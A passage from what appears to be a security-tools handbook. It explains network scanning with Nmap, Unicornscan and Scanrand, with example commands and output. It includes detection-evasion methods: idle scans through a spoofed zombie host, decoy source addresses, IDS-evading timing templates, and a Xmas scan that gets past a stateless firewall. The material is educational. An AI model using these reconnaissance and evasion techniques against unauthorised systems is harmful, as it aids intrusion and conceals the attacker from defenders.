: Instructs Nmap to send ICMP timestamp packets. These may be used as an alternative to ping packets in case the firewall is only blocking pings.

`-PM`
: Instructs Nmap to send ICMP netmask request packets. These may be used as an alternative to pings in the same fashion as the `-PP` option.

Providing a more thorough list of TCP ports to probe is a good idea when pings are being blocked. By extending Nmap's TCP SYN scan beyond the default port 80 to include common Unix and Windows ports, we can achieve better results:

```
[bryan@nereid bryan] sudo nmap -sP -PS21,22,23,25,80,139,445,3389 10.150.10.250-254

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2006-06-09 15:18 PDT
Host 10.150.10.253 appears to be up.
Nmap finished: 5 IP addresses (1 host up) scanned in 15.568 seconds
```

Adding the additional ports increased the scanning time from 2 to 15 seconds, but we found the Windows XP machine at 10.150.10.253, which happened to have port 3389 (remote desktop) open.

Choosing the Right Ports

Choosing the right ports to scan for requires some knowledge of what applications are likely to be running on the network being scanned, but some ports are universally more common than others. Here are some quick tips on how to select default ports for host scanning:

- Some core network functionality in common operating systems (Windows, Mac OS, Unix) requires certain ports to be reachable from the network. Features such as file sharing, network printing, and music sharing use certain well-known ports. Common Windows ports include TCP/135, TCP/139, TCP/445, TCP/1025-1030, TCP/3389, UDP/137, UDP/138, UDP/445 and UDP/1025-1030. Common Unix ports include: TCP/21, TCP/22, TCP/23, TCP/25, TCP/80, TCP/111, UDP/53, UDP/67-69, UDP/111, UDP/161 and UDP/514.
- Networking devices such as switches, routers, and firewalls typically provide a variety of network management facilities on a number of ports (although typically these are only enabled on the "internal" interface of the device). Common ports include TCP/22 (SSH), TCP/23 (Telnet), TCP/80 (HTTP), TCP/443 (HTTPS), and UDP/161 (SNMP). These devices frequently act as DHCP and DNS servers as well, which use UDP/53 (DNS) and UDP/67-68 (DHCP).

Combining Multiple Host Scan Techniques

Multiple `-P` flags can be combined during the same scan to provide very thorough host scanning. By enabling all ICMP packet types and using common UDP and TCP ports, hosts can be scanned rather quickly with a high degree of confidence. A thorough host scan might look something like this:

```
sudo nmap -sP -PS21,22,23,25,80,135,139,445,1025,3389 -PU53,67,68,69,111,161,445,514
-PE -PP -PM 10.150.9.1-254
```

2.5 Port Scanning

The purpose of network scanning is to identify which IP addresses have computers attached, and which applications are running on those computers. The previous section discussed how to find the computers, now let's focus on finding the open ports.

The scanners discussed in this chapter (Nmap, Unicornscan, and Scanrand) are all complex tools with many options (Nmap alone has nearly 80 distinct command-line flags) but port scanning is so central to each that without any command-line flags, they perform a port scan, the only necessary argument being the host(s) to scan. By default, all three scanners use a *SYN scan* (see Section 2.8), which provides a good blend of speed and reliability. Depending on the tool, many other scan types may be

available. These are covered in detail later in this chapter. Here is output from each scanner when run against my desktop computer without any arguments:

```
bryan@firemaw:~$ sudo nmap 10.150.9.46

Interesting ports on 10.150.9.46:
(The 1667 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
427/tcp  closed svrloc
443/tcp  closed https
3689/tcp open   rendezvous
8080/tcp open   http-proxy

bryan@firemaw:~$ unicornscan 10.150.9.46
Open                          ftp[   21]         From 10.150.9.46        ttl 64
Open                          ssh[   22]         From 10.150.9.46        ttl 64
Open                         http[   80]         From 10.150.9.46        ttl 64
Open                     http-alt[ 8080]         From 10.150.9.46        ttl 64

bryan@firemaw:~$ sudo scanrand 10.150.9.46
bryan@firemaw:~$
```

You may have noticed that Scanrand returned zero results. This is because by default it doesn't do any bandwidth throttling and sends packets as fast as it can. This often leads to a significant number of packets being dropped by intermediate network devices or the end host. By throttling back the bandwidth with the `-b` flag (Section 2.9), results are produced.

An obvious question arises from the above output: why are the results from each tool different? Looking beyond the different in output formats, Nmap reported 5 open ports, Unicornscan reported 4, and Scanrand reported 0. Scanrand's lack of output was caused by a lack of bandwidth throttling, but why do Nmap and Unicornscan differ? The answer has to do with the default ports.

Default Port Ranges

In Section 2.1, we mentioned a simple scanner that scanned all ports, from 1 to 65535. The tools under discussion here are much more sophisticated and instead scan only a subset of possible ports based on which ports are most likely to be open. Certain ports, such as port 80, are much more likely to be open than, say, port 55312. While scanning for all potential ports is certainly the most thorough approach, it also adds significantly to the runtime of the scan. All three scanners discussed here take a compromise approach and by default scan only the most common ports.

Nmap, the most comprehensive of the scanners, checks for nearly 1,700 TCP ports by default, which amounts to 2.6 percent of available port numbers. Unicornscan by default looks for 291 ports, or 0.4 percent of the total. Scanrand, which is optimized for speed, scans only 21 ports (0.03 percent) when scanning a single IP, and only one port (port 80) when scanning more than one IP.

2.6 Specifying Custom Ports

A scanner that only allowed you to use the default ports would be severely limited, so all the scanners we discuss allow you to input arbitrary ports to be scanned on the command line.

Nmap

Nmap allows you to pick custom ports with the `-p` *`ports`* option. The ports argument is a comma-separated list of ports or port ranges. For example:

```
sudo nmap -p 21-25,80,100-150 target
```

Nmap also provides the `-F` flag, which instructs Nmap to perform a "fast" scan by only looking for ports specified in the *nmap-services* file. This file comes with Nmap and contains around 1200 ports, which is a small decrease from the 1,600+ ports that Nmap scans by default.

Nmap provides its own services file, *nmap-services*, instead of relying on the */etc/services* file provided by the host (see Section 2.1). Depending on your environment, the *nmap-services* file may contain more or fewer entries than what is already on your system. For example, my Linux services file contains 279 TCP ports while Nmap's contains 1,246. However, My OS X machine has both beat with 4,065 entries.

You can mix UDP ports and TCP ports together in the ports list by typing `T:` in front of the TCP ports and `U:` in front of the UDP ports. For example, to scan TCP ports 21 through 25 and 80 and UDP ports 5000 through 6000, you would type:

```
sudo nmap -pT:21-25,80,U:5000-6000 target
```

Finally, Nmap assumes a port of 1 if the left side of a range is blank, and 65535 if the right side is blank. Therefore, `-p-100` is equivalent to `-p1-100`, and `-p100-` is equivalent to `-p100-65535`.

The most concise way to specify that Nmap should scan all ports is to use `-p-`, which is equivalent to `-p1-65535`.

Unicornscan

Unicornscan lets you specify custom ports by appending them to the address with a colon (`:`) character. As with Nmap, the ports specification can be a comma-separated list of individual ports or a range of ports. For example:

```
unicornscan target:21-25,80,100-150
```

If no custom ports are specified, Unicornscan scans its default set of 291 ports. This default set can also be selected by using the special character `q` (for "quick") in place of a port list.

Scanrand

Scanrand supports custom ports using the same syntax as Unicornscan, by appending the port list after the address with a "`:`" character. As with the other scanners, the port list is comma-separated and can contain both single ports as well as port ranges. For example:

```
sudo scanrand target:21-25,80,100-150
```

In addition to manually specifying custom ports, Scanrand provides four helpful keywords you can use in place of a port list:

`squick`
: Short for super-quick, this option instructs Scanrand to use the six most common TCP ports: 80, 443, 139, 21, 22, and 23.

`quick`
: This tells Scanrand to use a short list of common ports (26 ports in total). This is the same list that is used by default when scanning a single host.

`known`
: This instructs Scanrand to scan all the ports specified in the *nmap-services* file. (Yes, Scanrand cribs values from Nmap.) The `known` keyword scans the same ports as `nmap -F`.

`all`
: This is simply a shortcut to scan all ports. This is equivalent to specifying the port range of 0–65535. (Note that Scanrand includes port 0 by default while Nmap does not.)

2.7 Specifying Targets to Scan

As mentioned earlier, the only argument that is required by any of our scanners is which host or hosts to scan. All other options assume reasonable default configurations, but there is no such thing as a default host.

There are three ways to specify the target(s) of a scan:

Single host
: All three tools let you specify a single IP address or domain name to instruct the scanner to perform a scan of that single host—for example, `1.2.3.4` or `www.somedomain.com`.

Classless Inter-Domain Routing (CIDR) notation
: CIDR notation lets you specify an IP address or domain name followed by a forward-slash (`/`) character and the number of bits in the *subnet mask*. For example, to scan the class C (256 addresses) network around 10.0.0.1, you would type `10.0.0.1/24`. Class B (65535 addresses) networks are represented by `/16`, class A (16 million addresses) by `/8`, and so on.

The CIDR notation `/0` denotes *all* possible IP addresses (there are over four billion of them). Unicornscan happily accepts `0/0` as a valid scan target and will commence to scan the entire Internet. You really shouldn't do this as it won't finish in your lifetime, and you'll likely annoy lots of people in the process. Nmap is polite enough to not accept `/0` as a valid input, but it *does* accept `/1`, which, at two billion addresses, is nearly as bad.

IP address ranges
: By far the most flexible way to specify scan targets is to use the IP address range notation. This style lets you enter comma-separated IP addresses and IP address ranges into each octet of the target. For example, to scan all (valid) IP addresses in the class C network around 10.0.0.1, you would type `10.0.0.1-254`. This is roughly equivalent to the CIDR notation `/24`, but is slightly superior since 10.0.0.0 and 10.0.0.255 aren't valid IP addresses to scan, yet are included in the CIDR notation. The IP range notation allows you to express complex target lists that are impossible with CIDR notation, such as:

```
10.1,3,5,7,9.50-100,150-200.1-5,250-254
```

IP address ranges can come in handy for doing specialized scans of large networks. For example, the 10.0.0.0/8 network is commonly used on the inside of a NAT device (see Section 13.2). In a large network this will likely be subdivided into smaller subnets, each with its own router. It is common practice for routers to be given an IP address at the beginning or end of a subnet range (for example, 10.5.5.1 or 10.5.5.254). To quickly scan the entire 10.0.0.0/8 network for routers that use BGP (a common router protocol that uses port 179), you could use:

```
nmap -p 179 10.0-254.0-254.1,254
```

Unfortunately, our scanners don't necessarily accept all three target-specification methods. Nmap, the reigning feature champion, accepts all three styles and even

allows for multiple target specifications to appear on the command line. Unicornscan supports only single hosts and CIDR notation. Scanrand, on the other hand, allows only for single hosts or one IP address range specification.

2.8 Different Scan Types

By default, all three scanners perform a *TCP SYN scan*, but a variety of other scan types are available (with the exception of Scanrand, which has only one scan mode). SYN scans are the default because they are the most likely to successfully return useful results; however, depending on the network environment, other scan types can often return useful information missed by the default scan.

UDP Scan Types

There are two types of UDP scans supported by our tools: empty packet scans and protocol data scans.

Empty packet scans involve sending UDP packets without any data to a port and waiting to see whether a result is returned. If an ICMP error such as "port unreachable" is returned, it can be assumed that the port is closed. If no response is seen, then the port is considered open or filtered. As mentioned in Section 2.1, this inability to differentiate between an open and firewalled port is a severe limitation of empty packet scans. Nmap is the only scanner under discussion that uses this technique. To instruct Nmap to perform an empty packet UDP scan, use the `-sU` flag. For example:

```
sudo nmap -sU target
```

Protocol data scans are a more sophisticated approach to UDP scanning that involves sending valid application protocol data in UDP packets to ports to see whether an application responds. Using this technique, ports are only assumed to be open if they respond to the protocol data packets with a nonerror response. Since this technique involves speaking to listening applications, it is more likely to be logged or even cause unexpected behavior such as crashing sensitive applications. Unicornscan supports this mode for UDP scans only, which makes it a good choice for accurate scanning of UDP ports. To perform a protocol data scan with Unicornscan, use the `-mU` flag, such as:

```
sudo unicornscan -mU target
```

Nmap also supports sending protocol data to UDP ports by using the application fingerprinting (`-sV`) functionality mentioned in Section 2.11 Here's an example of Nmap performing a UDP scan with protocol data:

```
sudo nmap -sU -sV target
```

Mixing UDP and application fingerprinting scans in Nmap can lead to extremely slow scans. If possible, limit the ports to be scanned to the most interesting (see Section 2.4).

TCP Scan Types

TCP packets can be marked with six different flags (`SYN`, `ACK`, `PSH`, `URG`, `FIN`, `RST`) in any combination (although only a few combinations are truly legitimate.) These flags are used by TCP/IP stacks to communicate control data about a connection back and forth. The default TCP scan uses packets with the `SYN` flag set only. This produces the most reliable results, as SYN packets are how new TCP connections are initiated, and the scan traffic appears to be normal connection traffic. Using other flag combinations can often yield interesting results, and both Unicornscan and Nmap support arbitrary flag combinations using command-line arguments.

To select a custom flag combination with Nmap, use the `--scanflags` option, providing a list of flags to be set in the argument. Flag names can appear in any order and aren't separated by white space or any other characters. For example, to set the `SYN` and `RST` flags in the scan packets, you would type:

```
sudo nmap --scanflags SYNRST target
```

To choose custom flags with Unicornscan, append the first letter of the flag to be set (uppercase) or unset (lowercase) after the `-mT` option. The `SYN` flag is set by default, so if you do not want your packet to have it set, you need to specify `s` to disable it. For example, to send packets with the `SYN` and `ACK` flags set, you would type (remember the `SYN` flag is already enabled by default):

```
sudo unicornscan -mTA target
```

If you want to send packets with `FIN`, `PSH` and `URG` flags set (this is known as an *Xmas* scan (see the next section), you would type:

```
sudo unicornscan -mTsFPU target
```

While Unicornscan lets you send any arbitrary flag combination in its scan packets, it doesn't interpret the results as well as Nmap. Be cautious using nonstandard scans with Unicornscan and double-check any unexpected results.

Special TCP Scan Types in Nmap

In addition to allowing arbitrary flag combinations, Nmap provides command-line options to set TCP flags in some common configurations. Some flag combinations are more likely to produce useful results than others, and Nmap provides shortcuts for the most popular ones. The TCP scan types that are provided are described next.

SYN scan (`-sS`)
: This is the default scan type when superuser privileges (see Section 2.2) are available (Nmap will fall back to using a connect scan when they are not).

Connect scan (`-sT`)
: This is similar to a SYN scan in that packets with the `SYN` flag are sent, but the connection is fully established then torn down. This mode is inferior to a SYN scan as it involves sending an additional packet, and since a full connection is established, the scan is more likely to be logged by the target host. This is the only TCP scan type supported by Nmap when run by unprivileged users or when scanning IPv6 addresses.

Null (`-sN`), FIN (`-sF`), Xmas (`-sX`), and Maimon (`-sM`) scans
: These four scans function the same way: by abusing an interesting property of TCP stacks. Packets sent to a closed TCP port without the `RST` flag set have a RST packet sent in return. Meanwhile, packets sent to an open TCP port without one of the `SYN`, `RST`, or `ACK` flags set are silently discarded. By sending packets without any of these flags set, closed ports can be differentiated from open (or filtered) ports. Null scan packets have all flags disabled, FIN scan packets only have the `FIN` flag set, Xmas scan packets have the `FIN`, `PSH`, and `URG` flags set and Maimon scan packets set the `FIN` and `ACK` flags. These scans are not very useful when stateful firewalls (see Chapter 13) are involved, but can often bypass stateless firewalls entirely.

ACK scan (`-sA`)
: This scan is useful for discovering firewall rules for certain firewall types. A host receiving these packets should return a RST packet regardless of whether the port is open or closed. If a RST packet is seen, Nmap assumes the port is unfiltered. If no response is seen then Nmap assumes the port is filtered. This technique works only with firewalls configured to be "moderately" stateful (see Chapter 13). Very stateful firewalls allow only SYN packets, which will lead to all ports being reported as filtered. Stateless firewalls will likely allow all ACK packets through, which Nmap interprets as all ports being unfiltered.

Window scan (`-sW`)
: This scan operates by performing an ACK scan and inspecting the TCP window size returned by the target host. Some operating systems set different window sizes depending on whether the port is open or closed, which Nmap can use to produce scan results. (Most common operating systems do not do this, so your mileage may vary when using this scan type).

An Example of Using Multiple Scan Types

Here is the output of a standard SYN scan of my OS X desktop:

```
bryan@firemaw:~$ sudo nmap -n -sS 10.150.9.46

Interesting ports on 10.150.9.46:
```

```
(The 1667 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
427/tcp  closed svrloc
443/tcp  closed https
3689/tcp open   rendezvous
8080/tcp open   http-proxy
```

From the scan output, we can see that five ports are open (21, 22, 80, 3689, and 8080), two ports are closed (427 and 443), and the remaining ports are filtered. The large number of filtered ports means a firewall is in place. Using an ACK scan, we can try to deduce the firewall policy:

```
bryan@firemaw:~$ sudo nmap -n -sA 10.150.9.46

All 1674 scanned ports on 10.150.9.46 are: Unfiltered
```

The ACK scan shows that all ports are unfiltered, even though we know a firewall is present. This means that the firewall is likely stateless (see Chapter 13) and will allow all packets through that do not have the SYN flag set. We can abuse this property by using a Xmas scan to see past the firewall and discover what ports are really open or closed on the target host:

```
bryan@firemaw:~$ sudo nmap -n -sX 10.150.9.46

Interesting ports on 10.150.9.46:
(The 1668 ports scanned but not shown below are in state: closed)
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
25/tcp   open|filtered smtp
80/tcp   open|filtered http
3689/tcp open|filtered rendezvous
8080/tcp open|filtered http-proxy
```

The output of the Xmas scan shows a new port, 25, that was missing from the SYN scan. This means that port 25 is open on the target, but is being blocked by the firewall. This is a valuable piece of information that we were only able to gather by using a nondefault scan.

2.9 Tuning the Scan Speed

What is the ideal speed to perform a network scan? There are three good reasons why the answer is rarely "as fast as possible."

- Every network has a maximum capacity that when reached will cause packets to be silently dropped. Additionally, each host has finite processing and memory resources that can also cause packets to be dropped if received too fast. The end result is that if your scanner sends packets as fast as it possibly can, it is likely to

cause packet loss, which leads to inaccurate results. (A scanner will likely interpret a dropped packet as being caused by a firewall or similar device.) We saw this behavior in Section 2.5 when Scanrand was run without any throttling.

- If you are scanning a network other than your own, there is the possibility of an intrusion detection system (IDS) or intrusion prevention system (IPS) device watching your every move. These devices are often configured to detect scans, and perhaps take an action in response (such as block your IP address for a period of time). Due to the way scan detection works, the faster the scan, the more likely it is to be detected.
- Scans can wreak havoc on stateful network devices such as firewalls and NATing routers. Each packet of a scan typically represents a new connection, and a full-speed scan can easily exceed the resources of intermediary network devices. Depending on your network infrastructure, it is quite possible to perform a DoS (Denial of Service) attack on yourself by running a scan too fast. (I have personally crashed a number of commercial-grade firewalls by running Nmap with the `-T5` option.) Another complication is that many firewall and IPS devices respond to a flood of SYN packets by enabling SYN cookies, which makes every port appear to be open.

Since controlling scan speed is so important, all three scanners provide various mechanisms to prevent packets from being sent too quickly. Each tool has taken its own approach to the problem, as detailed in the following sections.

Nmap

Nmap provides a number of command-line options to fine-tune performance and packet timing. I almost never use these options myself, though, because Nmap provides premade *timing templates* that encapsulate a number of complex settings into five simple performance "levels." Additionally, Nmap tries to dynamically learn the capacity of the network and scan target and adjusts its behavior accordingly. This dynamic self-throttling is one of the key factors that causes Nmap to be so accurate (but also adds to the overall scan time).

The timing templates can be selected with the `-T` flag and may be referred to either by name or by number (for example: `-T0` is equivalent to `-T Paranoid`.) The five templates are as follows:

Paranoid (0)
: This is by far the slowest template and is meant for serious IDS/IPS evasion. In this mode, Nmap scans only one port at a time (no parallelization) and waits *five minutes* between each packet being sent. While this extreme delay is likely to keep you below the radar, it also means that a default port scan of a single host takes nearly a week to complete.

Sneaky (1)
: This mode is also meant for IDS/IPS evasion but is a bit less, well, paranoid. Instead of waiting 5 minutes between packets, this mode waits a mere 15 seconds. This is more likely to be detected by a sensitive IDS/IPS device, but is considerably faster. A default scan of a single host takes under seven hours, compared to nearly a week for the Paranoid setting.

Modern IDS/IPS devices are likely sensitive enough to detect Sneaky scans. The Juniper IDP, for example, detects this scan with its default configuration. If you truly want to avoid detection, it is better to be paranoid or use an alternate method of avoiding detection (see Section 2.14).

Polite (2)
: This template is meant to slow the scan down to a level unlikely to interfere with fragile network devices. As with the previously mentioned templates, it disables parallelization, but waits only 0.4 seconds between packets. This should be slow enough to not overwhelm firewalls or other stateful devices while bringing the default scan time down to around 10 minutes.

Normal (3)
: This is the default behavior of Nmap when no performance options or templates are specified.

Aggressive (4)
: This is similar to the Normal template, but lowers the host and port timeouts and reduces the number of packet retransmissions. This speeds up the scan slightly when packet filtering (such as done by a firewall) is occurring.

Insane (5)
: This is the fastest template and lowers the timeouts and retransmissions even further. This can lead to a significant speed increase on a reliable network with firewalling, but can lead to inaccurate results when used on a slow or unreliable network.

If the provided templates aren't exactly what you want, you can fine-tune the performance by first specifying a template followed by the various tuning options. (To learn more about the Nmap tuning options, see the "Timing and Performance" section of the Nmap manpage.)

Unicornscan

Tuning performance with Unicornscan is very simple. A single flag, `-r` *`pps`* is provided, which allows you to specify the packets per second to be sent during the scan. When no `-r` option is provided, the scan defaults to 300 packets per second. This is a reasonable value for most Internet links, but can be tuned up or down depending on

the environment. In particular, large scans on a LAN segment can benefit from having the packets per second value increased. Compare the time of a default scan versus a scan with a packet-per-second value of 5000:

```
bryan@firemaw:~$ time sudo unicornscan 10.150.9.1/24
Open                        ssh[   22]         From 10.150.9.15        ttl 64
Open                    sunrpc[  111]         From 10.150.9.15        ttl 64
 [ Results omitted ]
Open                netbios-ssn[  139]         From 10.150.9.201       ttl 128
Open               microsoft-ds[  445]         From 10.150.9.201       ttl 128

real    1m44.673s

bryan@firemaw:~$ time sudo unicornscan -r 5000 10.150.9.1/24
Open                        ssh[   22]         From 10.150.9.15        ttl 64
Open                    sunrpc[  111]         From 10.150.9.15        ttl 64
 [ Results omitted ]
Open                netbios-ssn[  139]         From 10.150.9.201       ttl 128
Open               microsoft-ds[  445]         From 10.150.9.201       ttl 128

real    0m15.033s
```

By increasing the rate of packet generation, we were able to obtain the same scan results in a fraction of the time of the default. Finding the ideal scan rate for the target typically takes some trial and error. A value too high may cause some ports to be missed, while a value too low wastes time.

Scanrand

As with Unicornscan, Scanrand provides only a single option for tuning performance. The `-b` *`numberunit`* option allows you specify the maximum bandwidth the scan can consume. The *`number`* can be any decimal value, while the *`unit`* can be one of `b`, `k`, `m`, or `g`, specifying bytes, kilobytes, megabytes, and gigabytes per second, respectively. For example, to scan the most common ports on my subnet at 12 kilobytes per second, I would type:

```
sudo scanrand -b 12k 10.150.9.1-254:squick
```

If you are more comfortable thinking in terms of packets per second, you can multiply that value by 40 (the size of a TCP SYN packet) to reach the desired bandwidth value. The value of `12k` roughly corresponds to a packet per second value of 300, the default value for Unicornscan.

By default, Scanrand doesn't limit its bandwidth usage at all, which can lead to extremely inaccurate results (even a total lack of results) due to packet loss. It's always a good idea to use the `-b` flag to keep Scanrand well within the limits of the network being scanned.

2.10 Application Fingerprinting

Knowing that a given port is open is valuable information, but even more valuable is knowing what exact application is running on that port. The `-sV` option instructs Nmap to test for application type and version for all ports found to be open. The following example shows Nmap fingerprinting the open ports on my OS X host:

```
bryan@firemaw:~$ sudo nmap -n -sV 10.150.9.46

Interesting ports on 10.150.9.46:
(The 1667 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         tnftpd 20040810
22/tcp   open   ssh         OpenSSH 3.8.1p1 (protocol 1.99)
80/tcp   open   http        Apache httpd 1.3.33 ((Darwin) PHP/4.4.1)
427/tcp  closed svrloc
443/tcp  closed https
3689/tcp open   rendezvous  Apple iTunes 6.0.4 (on Mac OS X)
8080/tcp open   http-proxy?
```

From the output, you can see that Nmap was able to identify the application version for all but one port (8080). Nmap relies on a user-submitted database of application fingerprints in order to identify applications. In this case, the server running on port 8080 (CherryPy) was obscure enough that a fingerprint wasn't available. When Nmap is unable to identify a port, it provides data to be submitted to the insecure.org web site so future versions will be able to identify the application out of the box.

By default, Nmap skips certain ports and less likely payloads when performing fingerprinting. To force it to use all payloads on all ports, use the `-allports` and `-version-all` options.

2.11 Operating System Detection

One powerful feature that separates Nmap from the other scanners discussed here is the ability to determine the operating system (OS) of the target host while performing a scan. When this feature is selected, Nmap sends a few dozen specially crafted packets to open and closed ports (if they were found during the initial scan) and carefully analyzes the responses. By comparing the results with a database of hundreds of different operating systems, Nmap is often able to determine the target system, or at least provide a reasonable guess. If the target supports TCP timestamps, Nmap is often able to determine the uptime of the host. This can be useful to differentiate between desktop machines and servers, or to see how out of date the OS kernel might be. A host with an uptime of many months or years has likely missed a number of important operating system security updates and may be ripe for further attention.

In order to accurately determine the target operating system, Nmap typically needs at least one open and one closed port on the target. Sometimes Nmap can find a match just using one or the other, but having both is always preferable.

To enable OS detection, add the `-O` flag to the scan command line. The following flags can be used in conjunction with OS detection to augment the results:

`-v`
: This flag increases Nmap's verbosity. When used with `-O`, Nmap performs a TCP Initial Sequence Number (ISN) and IP ID analysis. These metrics can be used to determine how susceptible the target is to various forms of traffic spoofing. Targets that are reported as having *incremental* IP ID sequence generation are good candidates for idle scans (see Section 2.14).

`--osscan-limit`
: This flag instructs Nmap to perform OS detection only on hosts with at least one open and one closed port, leading to more accurate results.

`--fuzzy` *or* `--osscan-guess`
: This flag instructs Nmap to make guesses about potential target operating systems when an exact match cannot be found.

Depending on the OS being scanned and the state of ports found, the results of the OS detection can vary from very accurate, to broad, to no matches at all. Here are some results of an OS scan performed on my subnet using the following command:

```
sudo nmap -n -O 10.150.9.1-254
```

- OS details: Linux 2.4.0 – 2.5.20, Linux 2.4.7 – 2.6.11
- OS details: Microsoft Windows XP SP2
- OS details: Linux 2.4.0 – 2.5.20, Uptime 23.032 days (since Tue May 23 13:44:25 2006)
- OS details: Netscreen 5XP firewall+vpn (os 4.0.3r2.0)
- Too many fingerprints match this host to give specific OS details

As you can see, the results vary in their precision, and sometimes no exact match can be obtained. However, the results are usually close enough to narrow the possibilities down significantly.

Beware overly specific OS versions, especially on more obscure operating systems. The device previously listed as a NetScreen 5XP running 4.0.3r2.0 is in fact a NetScreen 5XT running 5.0.0r7.0. Nmap's OS database comes primarily from user submissions, and sometimes the OS provided is more specific than the fingerprint warrants.

2.12 Saving Nmap Output

By default, Nmap displays results of the scan to the terminal, but it is often preferable to save the results to a file for later inspection. This is particularly useful when scanning a large network as the scan output can span tens of pages. Some tools even take Nmap scan files as input, which is yet another reason to save the scan results to a file. Nmap can store the results of its scans in four different formats:

Normal
: This is the same format as what is displayed to the terminal during a scan. The only difference is that the command-line options are printed at the top of the file as a reminder of what the scan was configured to do, and some runtime warnings are omitted.

Grepable
: This format presents the results with one host per line in a concise fashion, meant to be easily processed with Unix text tools such as *grep*, *sed*, *awk*, and *diff*. Because of the condensed nature of this format, not all scan output may be preserved this way.

XML
: This is the most powerful format, as the entire scan results are represented in highly structured XML for easy parsing by third-party applications. Unlike the Grepable format, all scan output is present in these files.

Script Kiddie
: This format is presented solely as a joke and is simply the Normal output passed through a text-mangling filter.

These various output formats can be selected with the `-o`*`type filename`* option, where the type is `N`, `G`, `X`, or `S`. An additional option, `-oA` *`basename`*, is supported to simultaneously write the scan output in the Normal, Grepable, and XML formats. With this option, the files are named *`basename.nmap`*, *`basename.gnmap`*, and *`basename.xml`*. Multiple output formats can be specified using `-o` flags as well. For example, to write the output of a scan in normal and XML formats simultaneously, you would type:

```
sudo nmap -oN normal_output -oX xml_output target
```

2.13 Resuming Nmap Scans

If Nmap scan results are being written to file in either Normal or Grepable format (see Section 2.12), the scan can be resumed after interruption by using the `--resume` option. When resuming from a file, no command-line options are supported other than the file from which to resume (the original scan options are saved in the output file and are reused when the scan is resumed).

Only scans that span multiple hosts can be resumed, and the scan picks up after the last fully scanned host. Here's an example of a scan being interrupted after finishing one host and resuming to complete the scan on a second host:

```
bryan@firemaw:~$ sudo nmap -oG grepable_output -n 10.150.9.15,143

Interesting ports on 10.150.9.15:
(The 1671 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
955/tcp open  unknown
^C
caught SIGINT signal, cleaning up
bryan@firemaw:~$ sudo nmap --resume grepable_output

Interesting ports on 10.150.9.143:
(The 1672 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

2.14 Avoiding Detection

As mentioned in Section 2.9, it is not uncommon for IDS or IPS devices to monitor your scan traffic. For various reasons, you may be interested in not being caught performing a network scan. One way to avoid detection is to slow the scan to a crawl (see Section 2.9) in hopes of evading an IDS or IPS. While this works for most devices, the speeds necessary to avoid detection are so low that your scan can go from taking seconds to hours or even days. Nmap provides two alternate techniques you can use to avoid getting caught in the act. Ironically, neither technique prevents the scan from being seen, but rather they disguise your source address.

Idle Scans

The first approach is to perform what is called an *idle scan*. With this technique, scan the target by spoofing packets from a *zombie host* and then bouncing packets off the zombie to see what ports are open on the target. This scan works only if the zombie uses predictable IP IDs and is not sending a large volume of network packets at the time of the scan. (See Section 2.11 to determine whether a host has predictable IP IDs.)

To perform an idle scan, use the `-sI` *`zombie:port`* option. The *`zombie`* argument needs to be the address of a host with predictable IP IDs, and the *`port`* needs to be an open TCP port on that host (if no port is specified, Nmap tries port 80 by default).

It is a good idea to use `-P0` (see Section 2.4) with an idle scan so no packets are seen originating from your host. If you don't use this option, your host will send some initial host discovery packets prior to the spoofed scan, which could be used to trace the scan back to you.

Here's an example showing an idle scan of my desktop using port 3389 on 10.150.10.253 as a zombie:

```
bryan@firemaw:~$ sudo nmap -P0 -sI 10.150.10.253:3389 10.150.9.46

Idlescan using zombie 10.150.10.253 (10.150.10.253:3389); Class: Incremental
Interesting ports on 10.150.9.46:
(The 1669 ports scanned but not shown below are in state: closed|filtered)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3689/tcp open  rendezvous
8080/tcp open  http-proxy
```

From the perspective of the target (10.150.9.46), all packets from this scan came from 10.150.10.253, even though the host performing the scan has an IP address of 10.150.9.45. Even if an IDS or IPS had detected the scan, the host running Nmap will not be associated with the event.

Another interesting feature of idle scans is that they allow you to view the target host from the perspective of the zombie. Firewall policies often contain exceptions for certain IP addresses (for example, a DNS server may only allow access to TCP port 53 from other DNS server IP addresses). By using one of these "special" hosts as a zombie, you can view open ports that are firewalled for your computer's IP address.

Decoys

The second feature of Nmap you can use to perhaps avoid detection is to employ *decoys* in your scan. Nmap allows you to specify any number of decoy sources that it uses to fake additional scans from. By using decoys, even though your source IP address might be detected as performing a scan, it is mixed up with fake scans from other IP addresses. This allows you to possibly be lost in the noise. Since Nmap duplicates every scan packet for each decoy, using a large number of decoys reduces scan performance. Use the `-D` *`decoy1,decoy2,...`* option to instruct Nmap to use decoys while scanning. Here is an example scan using four decoys:

```
sudo nmap -n -D1.1.1.1,2.2.2.2,3.3.3.3,4.4.4.4 10.150.9.46
```

From the perspective of the target (10.150.9.46), five port scans were seen, but only one of the scans was legitimate (and more importantly, the target has no way of telling which one was real).

2.15 Conclusion

Network scanning provides a wealth of information about the target network, which is valuable regardless of whether you're trying to attack the network or protect it from attack. While performing a basic scan is a simple matter, the network scanners covered in this chapter provide a wide array of options to tweak your scan to achieve the best results. By taking advantage of these advanced features, you can make your scans more accurate, less likely to be detected, and faster to complete. If by this point you're still not sure which scanner is right for you, the answer is almost certainly Nmap. The other scanners have their own strengths, but Nmap's huge list of features and solid implementation make it the go-to scanner for most scans.

—Bryan Burns

3

Vulnerability Scanning

Vulnerability scanning consists of looking for known vulnerabilities in known products. The traffic sent is very target-specific, as opposed to the traffic sent by the tools described in Chapter 17, which require a lot of pseudorandom traffic.

A vulnerability scanner can execute intrusive or nonintrusive tests. An *intrusive test* tries to exercise the vulnerability, which can crash or alter the remote target. A *nonintrusive test* tries not to cause any harm to the target. The test usually consists of checking the remote service version, or checking whether the vulnerable options are enabled. Intrusive tests are typically much more accurate, but obviously they cannot be performed in a production environment. A nonintrusive test cannot determine for sure if a service installed is vulnerable, only if it might be vulnerable.

